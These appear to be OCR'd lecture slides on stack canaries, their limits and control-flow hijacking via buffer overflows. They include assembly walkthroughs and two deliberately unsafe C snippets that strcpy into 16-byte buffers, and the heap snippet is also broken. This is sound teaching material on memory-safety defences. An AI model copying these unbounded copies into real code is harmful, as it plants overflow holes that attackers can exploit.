 jne     _canary_fail
 ret
```




Stack Canary in Action

```
 pushl    %CANARY    # not a real register
•pushl    %ebp
 movl     %esp, %ebp
 subl     $16, %esp
 pushl    8(%ebp)
 leal     -16(%ebp), %eax
 pushl    %eax
 call     mystrcpy
 addl     $8, %esp
 leave
 popl     %eax
 xorl     %eax, %CANARY
 jne      _canary_fail
 ret
```




Stack Canary in Action

```
 pushl   %CANARY    # not a real register
 pushl   %ebp
 movl    %esp, %ebp
 subl    $16, %esp
 pushl   8(%ebp)
 leal    -16(%ebp), %eax
 pushl   %eax
 call    mystrcpy
 addl    $8, %esp
 leave
•popl    %eax
 xorl    %eax, %CANARY
 jne     _canary_fail
 ret
```




Stack Canary in Action

```
 pushl   %CANARY    # not a real register
 pushl   %ebp
 movl    %esp, %ebp
 subl    $16, %esp
 pushl   8(%ebp)
 leal    -16(%ebp), %eax
 pushl   %eax
 call    mystrcpy
 addl    $8, %esp
 leave
 popl    %eax
•xorl    %eax, %CANARY
 jne     _canary_fail
 ret
```



Stack Canary in Action

```
 pushl    %CANARY    # not a real register
 pushl    %ebp
 movl     %esp, %ebp
 subl     $16, %esp
 pushl    8(%ebp)
 leal     -16(%ebp), %eax
 pushl    %eax
 call     mystrcpy
 addl     $8, %esp
 leave
 popl     %eax
 xorl     %eax, %CANARY
•jne      _canary_fail # if %eax ≠ %CANARY
 ret
```



Stack Canary Value

- Shellcode must contain canary value to pass canary check immediately before ret
- Value must not be discoverable by attacker!
  - %CANARY = 0: can't strcpy past canary
  - %CANARY = '\n': can't gets past canary
  - Random %CANARY: can't memcpy past canary
- Ways to leak?

Stack Canary

- Low cost (available in GCC and Clang)
  - GCC and Clang: -fstack-protector
- Requires re-compile (need source code)
  - (Very modest) performance penalty
  - Only protects return address against stack buffer overwrites
- Does not protect against non-stack writes!

Outside the Stack…

```
char buf[16];              // statically-allocated buffer

void buggy(const char * str) {
    strcpy(buf, str);
}
```

```
void buggy(const char * str) {
    char bufptr;
    bufptr = malloc(16);  // heap-allocated buffer
    strcpy(buf, str);
}
```

Control Flow Hijacking Attacks

- **Altering control flow** of a target program to cause it **to do what attacker wants**
- Not "injecting code to do what attacker wants"
- Alternate strategy:

1. Identify a code pointer that is eventually loaded into PC
2. Overwrite code pointer (memory write vulnerability)
3. Divert PC to code that will do useful work (for attacker)

- In Aleph One attack:
  - Code pointer: return address on stack
  - Memory write vulnerability: buffer overflow
  - Divert PC to shellcode in stack buffer